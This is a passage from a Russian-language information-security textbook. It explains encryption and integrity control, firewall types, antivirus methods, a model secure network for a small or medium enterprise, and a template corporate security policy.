В большинстве случаев и шифрование, и контроль целостности играют глубоко инфраструктурную роль, оставаясь прозрачными и для приложений, и для пользователей. Типичное место этих сервисов безопасности – на сетевом и транспортном уровнях реализации стека сетевых протоколов.

Различают два основных метода шифрования:

симметричный,

асимметричный.

При *симметричном* шифровании один и тот же ключ (хранящийся в секрете) используется и для зашифрования, и для расшифрования данных. Разработаны весьма эффективные (быстрые и надежные) методы симметричного шифрования. Национальный стандарт на подобные методы – ГОСТ 28147-89 «Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования».

Основным недостатком симметричного шифрования является то, что секретный ключ должен быть известен и отправителю, и получателю. С одной стороны, это создает новую проблему распространения ключей. С другой стороны, получатель на основании наличия зашифрованного и расшифрованного сообщения не может доказать, что он получил это сообщение от конкретного отправителя, поскольку такое же сообщение он мог сгенерировать самостоятельно.

В *асимметричных* методах используются два ключа. Один из них, несекретный (он может публиковаться вместе с другими открытыми сведениями о пользователе), применяется для шифрования, другой (секретный, известный только получателю) – для расшифрования. Самым популярным из асимметричных является метод RSA (Райвест,

Шамир, Адлеман), основанный на операциях с большими (скажем, 100-значными) простыми числами и их произведениями.

Существенным недостатком асимметричных методов шифрования является их низкое быстродействие, поэтому данные методы приходится сочетать с симметричными (асимметричные методы на 3 – 4 порядка медленнее). Так, для решения задачи эффективного шифрования с передачей секретного ключа, использованного отправителем, сообщение сначала симметрично зашифровывают случайным ключом, затем этот ключ зашифровывают открытым асимметричным ключом получателя, после чего сообщение и ключ отправляются по сети [3].

### **Контроль целостности**

Криптографические методы позволяют надежно контролировать целостность как отдельных порций данных, так и их наборов (таких как поток сообщений); определять подлинность источника данных; гарантировать невозможность отказаться от совершенных действий – «неотказуемость».

В основе криптографического контроля целостности лежат два понятия:

хэш-функция;

электронная цифровая подпись (ЭЦП).

*Хэш-функция* – это трудно обратимое преобразование данных (односторонняя функция), реализуемое, как правило, средствами симметричного шифрования со связыванием блоков. Результат шифрования последнего блока (зависящий от всех предыдущих) и служит результатом хэш-функции.

Пусть имеются данные, целостность которых нужно проверить, хэш-функция и ранее вычисленный результат ее применения к исходным данным (так называемый дайджест). Обозначим хэш-функцию через  $h$ , исходные данные – через  $T$ , проверяемые данные – через  $T'$ . Контроль целостности данных сводится к проверке равенства  $h(T') = h(T)$ . Если оно выполнено, считается, что  $T' = T$ . Совпадение дайджестов для различных данных называется коллизией. В принципе, коллизии, конечно, возможны, поскольку мощность множества дайджестов меньше, чем мощность множества хэшируемых данных, однако то, что  $h$  есть функция односторонняя, означает, что за приемлемое время специально организовать коллизию невозможно.

Два российских стандарта, ГОСТ Р 34.10-94 «Процедуры выработки и проверки электронной цифровой подписи на базе асимметричного криптографического алгоритма» и ГОСТ Р 34.11-94 «Функция хэширования», объединенные общим заголовком «Информационная технология. Криптографическая защита информации», регламентируют вычисление дайджеста и реализацию ЭЦП. В сентябре 2001 года был утвержден, а 1 июля

2002 года вступил в силу новый стандарт ЭЦП – ГОСТ Р 34.10-2001, разработанный специалистами ФАПСИ.

#### **6.4.5. Экранирование**

Механизмом обеспечения целостности данных в информационно-вычислительных сетях является *экранирование*, выполняющее функции разграничения информационных потоков на границе защищаемой сети. С одной стороны, это повышает безопасность объектов внутренней сети за счет игнорирования неавторизованных запросов из внешней среды. Указанное уменьшает уязвимость внутренних объектов потому, что сторонний нарушитель должен преодолеть некоторый защитный барьер — *межсетевой экран*, в котором механизмы ОБИ сконфигурированы особо тщательно и жестко. С другой стороны, экранирование позволяет контролировать информационные потоки, исходящие во внешнюю среду, что повышает режим конфиденциальности АС. Кроме функций разграничения доступа, экранирование обеспечивает регистрацию информационных обменов.

Функции экранирования выполняет *межсетевой экран* или *брандмауэр* (firewall), под которым понимают программную или программно-аппаратную систему, которая выполняет контроль информационных потоков, поступающих в АС и/или выходящих из АС, и обеспечивает защиту АС посредством фильтрации информации. Фильтрация информации состоит в анализе информации по совокупности критериев и принятии решения о ее распространении в/из АС.

В общем случае межсетевой экран выполняет свои функции, контролируя все информационные потоки между двумя сегментами сети или сетями.

Межсетевые экраны классифицируют следующим образом:

на внешние и внутренние, обеспечивающие защиту соответственно от внешней сети или защиту между сегментами сети,

по уровню фильтрации, соответствующему эталонной модели OSI/ ISO.

Говоря о внешних и внутренних сетевых экранах, следует отметить следующее. *Внешние* обычно имеют дело только с протоколом TCP/IP сети Internet. Для *внутренних* сетевых экранов может иметь место многопротокольность.

Работа всех межсетевых экранов основана на использовании информации разных уровней модели OSI (таблица 6.4). Как правило, чем выше уровень модели OSI, на котором межсетевой экран фильтрует пакеты, тем выше обеспечиваемый им уровень защиты.

Межсетевые экраны разделяют на четыре типа:

межсетевые экраны с фильтрацией пакетов;

шлюзы сеансового уровня;

шлюзы прикладного уровня;

межсетевые экраны экспертного уровня.

Таблица 6.4. Типы межсетевых экранов и уровни модели ISO/OSI

Уровень модели OSI	Протоколы Internet	Тип межсетевого экрана
Прикладной	Telnet, FTP, DNS, NFS, PING, SMTP, HTTP	Шлюз прикладного уровня Межсетевой экран экспертного уровня
Представления данных		
Сеансовый	TCP, UDP	Шлюз сеансового уровня
Транспортный	TCP, UDP	
Сетевой	IP, ICMP	Межсетевой экран с фильтрацией пакетов
Канальный		
Физический		

1. *Межсетевые экраны с фильтрацией пакетов* (packet-filtering firewall) представляют собой маршрутизаторы или работающие на сервере программы, сконфигурированные таким образом, чтобы фильтровать входящие и исходящие пакеты. Поэтому такие экраны называют иногда пакетными фильтрами. Фильтрация осуществляется путем анализа IP-адреса источника и приемника, а также портов входящих TCP- и UDP-пакетов и сравнением их с сконфигурированной таблицей правил.

Данные системы просты в использовании, дешевы, оказывают минимальное влияние на производительность АС. Основным недостатком является их уязвимость для IP-спуфинга - замены адресов IP. Кроме того, они сложны при конфигурировании: для их установки требуется знание сетевых, транспортных и прикладных протоколов.

2. *Шлюзы сеансового уровня* (circuit-level gateway) контролируют допустимость *сеанса* связи. Они следят за подтверждением (квитированием) связи между авторизованным клиентом и внешним хостом (и наоборот), определяя, является ли запрашиваемый сеанс связи допустимым. При фильтрации пакетов шлюз сеансового уровня основывается на информации, содержащейся в заголовках пакетов сеансового уровня протокола TCP, т. е. функционирует на два уровня выше, чем межсетевой экран с фильтрацией пакетов. Кроме того, указанные системы обычно имеют функции трансляции сетевых адресов, которая скрывает внутренние IP-адреса, т.е. исключают IP-спуфинг. Однако, т.к. системы контролируют пакеты только на сеансовом уровне, то и отсутствует контроль содержимого пакетов, генерируемых различными службами. Для исключения указанного недостатка применяются шлюзы прикладного уровня.

3. *Шлюзы прикладного уровня* (application-level gateway) проверяют содержимое каждого проходящего через шлюз пакета и могут фильтровать отдельные виды команд или информации в протоколах прикладного уровня, которые им поручено обслуживать. Это более совершенный и надежный тип брандмауэра, использующий программы-посредники (proxies) прикладного уровня или агенты. Агенты составляются для конкретных служб Internet (НТТР, FTP, telnet и т.д.) и служат для проверки сетевых пакетов на наличие достоверных данных. Однако шлюзы прикладного уровня снижают уровень производительности системы из-за повторной обработки в программе-посреднике. Это незаметно при работе в Internet из-за узости каналов связи, но существенно при работе во внутренней сети - Intranet. К недостаткам можно добавить необходимость (а значит и дополнительные временные и экономические затраты) в разработке новых программ-посредников при внедрении новой службы Internet.

4. *Межсетевые экраны экспертного уровня* (stateful inspection firewall) сочетают в себе элементы всех трех описанных выше категорий. Как и межсетевые экраны с фильтрацией пакетов, они работают на сетевом уровне модели OSI, фильтруя входящие и исходящие пакеты на основе проверки IP-адресов и номеров портов. Межсетевые экраны экспертного уровня также выполняют функции шлюза сеансового уровня, определяя, относятся ли пакеты к соответствующему сеансу. И наконец, брандмауэры экспертного уровня берут на себя функции шлюза прикладного уровня, оценивая содержимое каждого пакета в соответствии с политикой безопасности, выработанной в конкретной организации.

Специфика указанных межсетевых экранов состоит в том, что для обеспечения защиты они перехватывают и анализируют каждый пакет на прикладном уровне модели OSI. Вместо применения связанных с приложениями программ-посредников, брандмауэры экспертного уровня используют *специальные алгоритмы распознавания и обработки данных* на уровне приложений. С помощью этих алгоритмов пакеты сравниваются с известными шаблонами данных, что, теоретически, должно обеспечить более эффективную фильтрацию пакетов.

Поскольку брандмауэры экспертного уровня допускают прямое соединение между авторизованным клиентом и внешним хостом, то они оказывают меньшее влияние на производительность, чем шлюзы прикладного уровня. Спорным остаются вопрос: обеспечивают они меньшую безопасность АС по сравнению со шлюзами прикладного уровня или нет [2].

#### **6.4.6. Антивирусная защита**

Известно, что нельзя добиться 100 %-ой защиты ПК от компьютерных вирусов отдельными программными средствами. Поэтому для уменьшения потенциальной опасности внедрения компьютерных вирусов и их распространения по корпоративной сети необходим комплексный подход, сочетающий различные административные меры, программно-



технические средства антивирусной защиты, а также средства резервирования и восстановления. Делая акцент на программно-технических средствах, можно выделить три основных уровня антивирусной защиты:

Поиск и уничтожение известных вирусов.

Поиск и уничтожение неизвестных вирусов.

Блокировка проявления вирусов.

Поиск и уничтожение известных вирусов

При поиске и уничтожении известных вирусов наиболее распространенным является *метод сканирования*. Указанный метод заключается в выявлении компьютерных вирусов по их уникальному фрагменту программного кода (сигнатуре, программному штамму). Для этого создается некоторая *база данных сканирования* с фрагментами кодов известных компьютерных вирусов. Обнаружение вирусов осуществляется путем сравнения данных памяти компьютера с фиксированными кодами базы данных сканирования. В случае выявления и идентификации кода нового вируса, его сигнатура может быть введена в базу данных сканирования. В виду того, что сигнатура известна, то существует возможность корректного восстановления (обеззараживания) зараженных файлов и областей. Следует добавить, что некоторые системы хранят не сами сигнатуры, а, например, контрольные суммы или имитоприставки сигнатур.

Антивирусные программы, выявляющие известные компьютерные вирусы, называются *сканерами* или *детекторами*. Программы, включающие функции восстановления зараженных файлов, называют *полифагами* (фагами), докторами или дезинфекторами. Примером сканера-полифага является знакомая программа Aidstest.

Принято разделять сканеры на следующие:

*транзитные*, периодически запускаемые для выявления и ликвидации вирусов,

*резидентные* (постоянно находящиеся в оперативной памяти), проверяющие заданные области памяти системы при возникновении связанных с ними событий (например, проверка файла при его копировании или переименовании).

К недостаткам сканеров следует отнести то, что они позволяют обнаружить вирусы, которые уже проникли в вычислительные системы, изучены и для них определена сигнатура. Для эффективной работы сканеров необходимо оперативно пополнять базу данных сканирования. Однако с увеличением объема базы данных сканирования и числа различных типов искомых вирусов снижается скорость антивирусной проверки. Само собой, если время сканирования будет приближаться ко времени восстановления, то необходимость в антивирусном контроле может стать не столь актуальной.

Некоторые вирусы (мутанты и полиморфные) кодируют или видоизменяют свой программный код. Это затрудняет или делает невозможным выделить сигнатуру, а следовательно, обнаружить вирусы методом сканирования.

Для выявления указанных маскирующихся вирусов используются специальные методы. К ним можно отнести метод эмуляции процессора. Метод заключается в имитации выполнения процессором программы и подсовывания вирусу фиктивных управляющих ресурсов. Обманутый таким образом вирус, находящийся под контролем антивирусной программы, расшифровывает свой код. После этого, сканер сравнивает расшифрованный код с кодами из своей базы данных сканирования.

### **Поиск и уничтожение неизвестных вирусов**

Выявление и ликвидация неизвестных вирусов необходимы для защиты от вирусов, пропущенных на первом уровне антивирусной защиты. Наиболее эффективным методом является контроль целостности системы (обнаружение изменений). Данный метод заключается в проверке и сравнении текущих параметров вычислительной системы с эталонными, соответствующими ее незараженному состоянию. Понятно, что контроль целостности не является прерогативой исключительно системы антивирусной защиты. Он обеспечивает защищенность информационного ресурса от несанкционированных модификации и удаления в результате различного рода нелегитимных воздействий, сбоев и отказов системы и среды.

Для реализации указанных функций используются программы, называемые *ревизорами*. Работа ревизора состоит из двух этапов: фиксирование эталонных характеристик вычислительной системы (в основном диска) и периодическое сравнение их с текущими характеристиками. Обычно контролируемые характеристики являются контрольная сумма, длина, время, атрибут “только для чтения” файлов, дерево каталогов, сбойные кластеры, загрузочные сектора дисков. В сетевых системах могут накапливаться среднестатистические параметры функционирования подсистем (в частности исторический профиль сетевого трафика), которые сравниваются с текущими.

Ревизоры, как и сканеры, делятся на транзитные и резидентные.

К недостаткам ревизоров, в первую очередь резидентных, относят создаваемые ими всякие неудобства и трудности в работе пользователя. Например, многие изменения параметров системы вызваны не вирусами, а работой системных программ или действиями пользователя-программиста. По этой же причине ревизоры не используют для контроля зараженности текстовых файлов, которые постоянно меняются. Таким образом, необходимо соблюдение некоторого баланса между удобством работы и контролем целостности системы.

Ревизоры обеспечивают высокий уровень выявления неизвестных компьютерных вирусов, однако они не всегда обеспечивают корректное лечение зараженных файлов. Для

лечения зараженных файлов неизвестными вирусами обычно используются эталонные характеристики файлов и предполагаемые способы их заражения.

Кроме этого ревизоры не определяют зараженные файлы, создаваемые или копируемые в систему.

Разновидностью контроля целостности системы является метод программного самоконтроля, именуемые вакцинацией. Идея методов состоит в присоединении к защищаемой программе модуля (*вакцины*), контролирующего характеристики программы, обычно ее контрольную сумму.

Помимо статистических методов контроля целостности, для выявления неизвестных и маскирующихся вирусов используются эвристические методы. Они позволяют выявить по известным признакам (определенным в базе знаний системы) некоторые маскирующиеся или новые модифицированные вирусы известных типов. В качестве примера признака вируса можно привести код, устанавливающий резидентный модуль в памяти, меняющий параметры таблицы прерываний и др. Программный модуль, реализующий эвристический метод обнаружения вирусов, называют *эвристическим анализатором*.

К недостаткам эвристических анализаторов можно отнести ошибки 1-го и 2-го рода: ложные срабатывания и пропуск вирусов. Соотношение указанных ошибок зависит от уровня эвристики.

Понято, что если для обнаруженного эвристическим анализатором компьютерного вируса сигнатура отсутствует в базе данных сканирования, то лечение зараженных данных может быть некорректным.

### **Блокировка проявления вирусов**

Блокировка проявления вирусов предназначена для защиты от деструктивных действий и размножения компьютерных вирусов, которым удалось преодолеть первые два уровня защиты. Методы основаны на перехвате характерных для вирусов функций. Известны два вида указанных антивирусных средства:

программы-фильтры,

аппаратные средства контроля.

*Программы-фильтры*, называемые также резидентными сторожами и мониторами, постоянно находятся в оперативной памяти и перехватывают заданные прерывания, с целью контроля подозрительной действий. При этом они могут блокировать “опасные” действия или выдавать запрос пользователю.

Действия, подлежащие контролю, могут быть следующими: модификация главной загрузочной записи (MBR) и загрузочных записей логических дисков и ГМД, запись по абсолютному адресу, низкоуровневое форматирование диска, оставление в оперативной

памяти резидентного модуля и др. Как и ревизоры, фильтры часто являются “навязчивыми” и создают определенные неудобства в работе пользователя.

Встроенные аппаратные средства ПК обеспечивают контроль модификации системного загрузчика и таблицы разделов жесткого диска, находящихся в главном загрузочном секторе диска (MBR). Включение указанных возможностей в ПК осуществляется с помощью программы Setup, расположенной в ПЗУ. Следует указать, что программу Setup можно обойти в случае замены загрузочных секторов путем непосредственного обращения к портам ввода-вывода контроллеров жесткого и гибкого дисков.

Наиболее полная защита от вирусов может быть обеспечена с помощью специальных контроллеров аппаратной защиты. Такой контроллер подключается к ISA-шине ПК и на аппаратном уровне контролирует *все* обращения к дисковой подсистеме компьютера. Это не позволяет вирусам маскировать себя. Контроллер может быть сконфигурирован так, чтобы контролировать отдельные файлы, логические разделы, “опасные” операции и т.д. Кроме того, контроллеры могут выполнять различные дополнительные функции защиты, например, обеспечивать разграничение доступа и шифрование.

К недостаткам указанных контроллеров, как ISA-плат, относят отсутствие системы автоконфигурирования, и как следствие, возможность возникновения конфликтов с некоторыми системными программами, в том числе антивирусными [2].

### **6.5. Модель безопасности информационной сети предприятия**

В данном разделе будет рассмотрен один из возможных вариантов построения защищенной информационной сети предприятия на базе компьютерного оборудования и программных средств.

Компьютерная сеть предприятия малого/среднего бизнеса включает в себя несколько локальных сетей объединенных в единую сеть организации и функционирующих как единое целое. Как правило, сеть включает в себя различного рода коммутационное оборудование, такое как маршрутизатор, хосты, коммутаторы, сетевые карты и т.д., а также всевозможные сервисы и программы.

Из предыдущего раздела известно, что в качестве первого рубежа защиты сети, от угроз из Internet, служит межсетевой экран. В общем случае существует два варианта постановки экрана в сеть, эти варианты приведены на рисунке 6.8.



Рис. 6.8. Варианты постановки МЭ в сеть

Наиболее простым является решение, при котором межсетевой экран просто экранирует локальную сеть от глобальной (6.8а). При этом публичные сервисы (Public services: WWW, FTP, e-mail) оказываются защищены межсетевым экраном. Требуется уделить много внимания на предотвращение проникновения на защищаемые станции локальной сети при помощи средств легкодоступных публичных серверов.

Для предотвращения доступа в локальную сеть, используя ресурсы публичных серверов, рекомендуется общедоступные серверы подключать перед межсетевым экраном, так как показано на рисунке 6.8б. Данный способ обладает более высокой защищенностью локальной сети, но низким уровнем защищенности общедоступных серверов.

Экскурс в технологию WWW. WWW представляет собой клиент-серверную технологию, основанную на прикладном протоколе HTTP. В нем имеется два вида сообщений: запросы от клиента к серверу и ответы сервера клиенту. Для передачи сообщений используется протокол TCP, стандартный порт HTTP-сервера – 80.


Очевидно, что не все информационные ресурсы WWW могут быть открыты для всеобщего просмотра. Для того чтобы ограничить доступ к какому-либо ресурсу, используется аутентификация клиента, т.е. клиент должен предоставить имя пользователя и пароль, прежде чем его пароль будет обслужен HTTP-сервером.

Почтовый сервис (e-mail) использует протоколы: SMTP (Simple Mail Transfer Protocol) и POP3 (Post Office Protocol).

Главной целью протокола SMTP служит надежная и эффективная доставка электронных почтовых сообщений. SMTP является довольно независимой системой и требует только надежного канала связи. Средой для SMTP может служить отдельная локальная сеть, система сетей или весь Internet.

SMTP базируется на следующей модели коммуникаций: в ответ на запрос пользователя почтовая программа-отправитель устанавливает двухстороннюю связь с программой-приемником (TCP, порт 25). Получателем может быть окончательный или промежуточный адресат. SMTP-команды генерируются отправителем и посылаются получателю. На каждую команду должен быть отправлен и получен отклик.

В некоторых небольших узлах Internet бывает непрактично поддерживать систему передачи сообщений MTS (Message Transport System). Рабочая станция может не иметь достаточных ресурсов для обеспечения непрерывной работы SMTP-сервера. Для “домашних ЭВМ” слишком дорого поддерживать связь с Internet круглые сутки.

POP3 обеспечивает доступ к электронной почте малых узлов и индивидуальных ЭВМ. Этот протокол обеспечивает доступ узла к базовому почтовому серверу. POP3 получает и стирает почтовые сообщения. Когда пользователь ЭВМ-клиента хочет послать сообщение, он устанавливает SMTP связь с почтовым сервером непосредственно и посылает все, что нужно через него. При этом ЭВМ POP3-сервер не обязательно является почтовым сервером. В исходный момент ЭВМ POP3-сервер прослушивает TCP-порт 110. Если ЭВМ-клиент хочет воспользоваться услугами POP3-сервера, то устанавливает с ним TCP связь. По установлении связи POP3-сервер посылает клиенту уведомление и сессия переходит в фазу авторизации. После этого может производиться обмен командами и откликами.

Преследуя своей целью защитить активы внутренней сети организации, а так же не загружать firewall – поставим экран после публичных сервисов.

Система защиты информации на уровне “периметра”, кроме межсетевых экранов, включает в себя такие защитные средства (Security services):

- автоматизированное рабочее место администратора,
- антивирусный шлюз,
- сервер аудита безопасности системы,
- средства адаптивного управления безопасностью ANS (Adaptive Network Security) и обнаружения атак IDS (Intrusion Detection System),
- средства проверки почты,
- и др.

В качестве внутреннего сервиса выступает сервис распределенных баз данных.

Разбивка сети на сегменты достигается за счет коммутатора (Switch), посредством которого так же осуществляется доступ/запрет:

- из одного локального сегмента в другой,
- из внутренней сети к внутренним сервисам (например, к распределенной базе данных предприятия),
- из внутренней сети к публичным сервисам,

из внутренней сети в Internet.

Благодаря коммутатору можно задавать любую политику безопасности.

Описанная структура информационной сети организации представлена на рисунке 6.9.



Рис. 6.9. Модель безопасности информационной сети предприятия

### **6.6. Типовая политика безопасности предприятия малого и среднего бизнеса – комплект документов и инструкций**

Для модели безопасности информационной сети предприятия, представленной в предыдущем пункте (рисунок 6.9) необходимо предоставить:

Типовую политику безопасности.


Типовые документы и инструкции.

Основные средства, методы и элементы информационной защиты.

#### **6.6.1. Типовая политика безопасности**

Типовая политика безопасности разработана для организации, имеющей выход в Internet и обладающая ресурсами, к которым необходим доступ из Internet.

#### **Сетевая безопасность**

Доступ из Internet в корпоративную сеть компании:

Доступ во внутреннюю сеть извне запрещен.

Доступ к межсетевому экрану извне запрещен.

Доступ к следующим сервисам: антивирусному шлюзу, серверу аудита безопасности системы, средствам адаптивного управления безопасностью и обнаружения атак, средствам проверки почты доступ извне запрещен.

Доступ к WWW, FTP, e-mail сервисам извне разрешен по следующим правилам.

Для WWW сервиса:

доступ извне разрешен всем только к 80 порту,

доступ администратора WWW-сервера разрешен только из сегмента административного управления при прохождении процедуры аутентификации/идентификации на firewall.

Для e-mail сервера:

разрешен доступ из внутренней сети компании к POP3-сервису через 110 порт,

разрешен доступ из внутренней сети компании к SMTP-сервису через 25 порт.

Межсетевой экран:

Firewall администрируется только локально с автоматизированного рабочего места администратора сети (процедура администрирования возможна при прохождении аутентификации/идентификации пользователем (администратором)). Регулярно ставятся и обновляются антивирусные программы и необходимые патчи, поддерживается максимально безопасная конфигурация операционной системы.

Средства адаптивного управления безопасностью:

Система анализа защищенности (Internet Scanner) администрируется локально с автоматизированного рабочего места администратора сети. Анализ всесторонних и/или выборочных тестов операционных систем, используемого прикладного ПО, маршрутизатора, межсетевого экрана, всех серверов и т.д., производится администратором безопасности регулярно (раз в неделю).

Система обнаружения атак IDS служащая для автоматической реконфигурации межсетевого экрана в случае обнаружения атак. Сервис контролирует весь входящий трафик из сети Internet.

Средства протоколирования:

Ведутся специальные файлы.

на межсетевом экране ведется запись в лог-файл обо всех обращениях и попытках связи (удачных и нет) из корпоративной сети и в корпоративную сеть,

система обнаружения атак запоминает все атаки и подозрительные активности (так же в лог-файле),

на Web-сервисе храниться информация обо всех посетителях (лог-файл),



администратор безопасности должен вести файл, содержащий информацию обо всех изменениях и попытках изменить информацию в лог-файлах предыдущих сервисов.

#### Коммутатор (Switch):

разрешен доступ из всех сегментов сети к Internet без ограничений,  
доступ из сетей пользователей в сети администраторов (управления, безопасности) запрещен.

#### Локальная безопасность

Локальная безопасность направлена на защиту каждого компьютера сети.

#### Антивирусный контроль:

Антивирусный контроль на всех рабочих станциях.

#### Защита от НСД:

Необходимо поставить систему защиты от НСД, которая должна контролировать и разграничивать доступ к каждой рабочей станции и серверу. Система должна быть:

при загрузке идентификация простого пользователя должна производиться при помощи пароля,

блокировать доступ в setup всех рабочих станций и серверов всем пользователям кроме администратора,

блокировать компьютер, в случае если пользователь покинул свое место.

#### Криптографическая защита данных:

Сотрудники компании должны сохранять информацию начиная с уровня «строго конфиденциально» (см. п.6.2) на специальном криптодиске.

#### Защита персональным firewall:

Все рабочие станции должны быть защищены персональным firewall (реализованным программно).

#### Резервирование данных

Обязательным является резервирование пользователями важных данных на персональных компьютерах на внутреннем сервере данных компании.

#### Протоколирование доступа:

При локальном доступе пользователя к рабочей станции (администратора к серверам) ведется лог-файл его посещений (протоколируются все удачные и неудачные попытки входа в систему).

#### **Физическая безопасность**

Все сервисы безопасности и данных должны находится в отдельном помещении, доступ в которое разрешен только администраторам (у которых есть ключ или магнитная карта к этой комнате).

Необходимо введение отдельной должности администратора безопасности, все изменения в системах ИТ – администратор и администратор безопасности будут делать в паре (пароль разбит на две части: по одному сегменту на специалиста).

Помещение должно быть оборудовано принудительной вентиляцией и пожарной защитой (полуавтоматической или автоматической), возможно, видео наблюдением за действиями администраторов.

Необходимо контролировать поток служащих и посетителей компании (либо по специальным пропускам, либо по магнитным картам).

### **6.6.2. Типовые документы и инструкции**

В соответствии с рекомендациями Британского стандарта BS 7799:1995 включим в документ, характеризующий политику безопасности организации, следующие разделы:

1 Вводный раздел.

2 Организационный раздел.

3 Классификационный.

4 Штатный раздел.

5 Раздел инструкций и требований по обеспечению внутренней информационной безопасности компании.

Соответствие четырех уровневой модели обеспечения безопасности информационной сети предприятия. Первые три раздела соответствуют административному уровню защиты информации, четвертый раздел – процедурному уровню, а программно-техническому уровню соответствует пятый раздел документов.

Ранее говорилось, что ПБ состоит из двух (трех) уровней, чем больше предприятие, тем сложнее структура политики. Для малого и среднего бизнеса достаточно привести двухуровневую структуру политики безопасности, назовем условно верхний уровень «административным», а нижний «техническим». Таким образом, в «административный» раздел войдут документы вводного, организационного, классификационного и штатного разделов. «Технический» раздел охватит свод правил, инструкций и требований по обеспечению информационной безопасности организации.

#### **Вводный раздел**

##### Позиция администрации предприятия по вопросу защиты информационных активов:

Надежное функционирование информационной компьютерной сети предприятия является частью производственного процесса. Защита информационных активов предприятия необходима.

##### Типовые цели предприятия в области защиты информации:

Приоритетной целью любого предприятия является обеспечение целостности, конфиденциальности, доступности информации. В качестве частных целей:

следование экономической целесообразности в выборе защитных мер,  
обеспечение подотчетности всех действий пользователей с информационными ресурсами  
и анализа регистрационной информации,  
и др.

### **Организационный раздел**

Данный раздел включает описание всех групп пользователей имеющих отношение к работам в области информационной безопасности. В принципе данную формулировку можно трактовать по-разному, так как каждый пользователь сети так или иначе несет ответственность за некоторую часть производственной информации, с которой он работает. В таком контексте данный документ можно рассматривать как положение о категорировании пользователей автоматизированной системы.

Этот документ также может содержать положение о категорировании ресурсов.

#### Положение о категорировании пользователей АС:

В АС входят следующие группы пользователей:

Группа Администраторы. В нее входят администраторы информационных технологий и безопасности. Администраторы имеют полный доступ к ресурсам АС для ее администрирования.

Группа Топ-менеджеры. В группу входят: президент компании, генеральный директор, технический директор, заместители и т.д.

Группа Сотрудники. В группу входят все сотрудники компании (экономисты, бухгалтеры, сотрудники отдела кадров, ...).

Каждая группа пользователей обладает различными правами доступа к информации различного уровня секретности. Уровень секретности определяется положением о категорировании ресурсов организации.

#### Положение о категорировании ресурсов:

В компании вводятся следующие уровни категорий секретности информации:

общедоступно,

конфиденциально,

строго конфиденциально,

секретно.

Сотрудникам компании строго запрещается разглашать кому-либо информацию, начиная с уровня «конфиденциально».

Общедоступной информацией является информация, уже опубликованная в средствах массовой информации, а также на Web-сайте компании. Решение о придании статуса «Общедоступно» принимает генеральный или технический директор.

Конфиденциальной информацией в компании является любая внутренняя информация компании (служебная, штатная,...).

Строго конфиденциальной информацией в компании является:

коммерческая информация (тексты договоров и соглашений с партнерами и клиентами),  
техническая информация (тексты отчетов, ТЗ, значимые документы, продукты, ключи лицензирования и т.д.).

Решение о придание статуса «Строго конфиденциально» коммерческой информации принимает генеральный директор. Решение о придание статуса «Строго конфиденциально» технической информации принимает технический директор.

#### Порядок обращения с информацией, подлежащей защите

Должны быть четко описаны и классифицированы следующие действия с информацией:

1. копирование;
2. хранение;
3. передача почтой, факсом, e-мейлом;
4. передача голосом, включая мобильные телефоны, голосовую почту;
5. уничтожение.

1. Информация уровня «общедоступно». Доступ, копирование и любая передача информации данного уровня не ограничены. Уничтожение информации возможно только ее владельцем.

2. Информация уровня «конфиденциально». Подлежит защите от НСД средствами разграничения доступа.

Доступ к данной информации может осуществляться сотрудниками компании локально и удаленно. Удаленный доступ из корпоративной сети осуществляется без применения средств шифрования трафика. Удаленный доступ из Internet осуществляется с применением средств шифрования трафика.

